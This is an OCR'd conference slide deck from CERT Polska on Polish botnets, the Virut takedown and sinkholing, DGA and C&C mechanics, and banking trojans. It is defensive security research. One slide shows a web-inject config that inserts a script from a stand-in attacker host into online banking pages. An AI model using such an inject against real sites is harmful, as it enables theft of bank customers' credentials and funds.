Adventures in Cybercrime

Piotr Kijewski

CERT Polska/NASK

Would you like a Porsche?

Porsche Cayenne S Turbo: 149 000 USD

CERT.PL

Or maybe a different type?

Porsche 911 Turbo: 149 000 USD

CERT.PL

The car is there …

Porsche Cayenne S Turbo:

149 000 USD

Porsche 911 Turbo:

Paunch (Dmitry Fedotov?):
50 000 USD monthly

src: krebsonsecurity.com, www.group-ib.com

CERT.PL

And a luxurious lifestyle …

Hamza Bendelladj (bx1): 10-20 mln USD for a transaction?

src: krebsonsecurity.com, emirates.com

Losses seem huge * …


< INSERT ANY NUMBER OF $$$ REPORTED IN THE MEDIA HERE >

* but also obviously hard to verify independently

What do we try to do about it as CERT.PL?

- Try to assess the situation from the local perspective (attribute numbers, at least based on what we receive)
- Look at threats that use Polish internet properties on a large scale for C&C purposes or target Polish users Look at threats that
- Try to do something about it …
- Mostly malware/botnet related


Bots in Poland in 2013 - over 15 mln unique IP/bot combinations registered



Percentage = out of total bots registered

CERT.PL

Daily maximum of unique IP/bot combinations throughout 2013



Overall using this methodology: 170k unique IP/bots seen daily

CERT.PL

Much C&C infra for a lot of botnets was in Poland

- ZeuS
- Citadel
- ZeuS ICE IX
- Virut
- Sality
- Dorkbot/Ngrbot
- Andromeda/Gamrue
- RunForestRun

Changes in the .ru ccTLD

.ru Registry introduced changes that enabled takedowns of domains … and then …

„ A few days ago Jindrich Kubec (Avast) pinged me that the RunForestRun malware changed the domain generating algorithm (DGA) and now uses waw.pl subdomains (instead of .ru) in malicious URLs.”

http://blog.unmaskparasites.com/2012/07/26/runforestrun-now-encrypts-legitimate-js-files/

CASE STUDY #1: VIRUT

Virut

- Virut botnet, controlled from Poland
- Basic method of spreading: PE file infection (later versions also spread by HTML files, drive-bys)
- Business model: pay-per-install schemes, rented out
- Involved in financial theft, DDoS, spam etc.
- Centrally managed over an IRC based protocol
- Operational since 2006
- Tons of variants

Virut in statistics – Kaspersky 2012

Malicious objects detected on user computers: Top 20


The malicious programs in the Top 20 below are the most widespread local threats of 2012.

Rank	Name	Number of unique users*	%%
1	Trojan.Win32.Generic	9,761,684	22.1%
2	DangerousObject.Multi.Generic	9,640,618	21.9%
3	Trojan.Win32.AutoRun.gen	5,969,543	13.5%
4	Trojan.Win32.Starter.yy	3,860,982	8.8%
5	Virus.Win32.Virut.ce	3,017,527	6.8%
6	Net-Worm.Win32.Kido.ih	2,752,409	6.2%
7	Net-Worm.Win32.Kido.ir	2,181,181	4.9%
8	Virus.Win32.Sality.aa	2,166,907	4.9%
9	Hoax.Win32.ArchSMS.gen	2,030,664	4.6%
10	Virus.Win32.Generic	2,017,478	4.6%

Virut – botnet takeover


- Jan/Feb 2013: NASK in coordination with multiple other parties took over all known Virut domains worldwide.
- Over 82 domains taken down – 43 .pl, 30 .ru, 8 .at i 1 .org and redirected
- Sinkhole established: sinkhole.cert.pl

Virut – snapshot at the moment of takeover



CERT.PL

Virut sinkholed




CERT.PL

Domain hijacking & DGA

- Fallback mechanism when communicating with unauthenticated C&C
- 2048 bit RSA crypto, SHA-256
- To recognize C&C (incl. static ones) as legitimate waits for signed date (+/- 3 days) and IP, else disconnects after 30 seconds
- To recognize DGA domain as legitimate, needs signed domain name, obtained after connecting to port 443 (waits for 20 seconds, then disconnects)
- Up to 10k domains can be used daily
  - 6 characters long, .com TLD
- But this seems to vary …

BANKING TROJANS - POLAND


“Man in the Browser”




Web-inject

```
Target URL : “*/our internet bank/*”
data_before
    <head>
data_after
    <body>
data_inject
    <script type=“text/javascript”
src=https://evilserver.example/grabmoney.js”>
</script>
```

Automatic Transfer System



“Erroneous transfer”



Szanowny Kliencie!

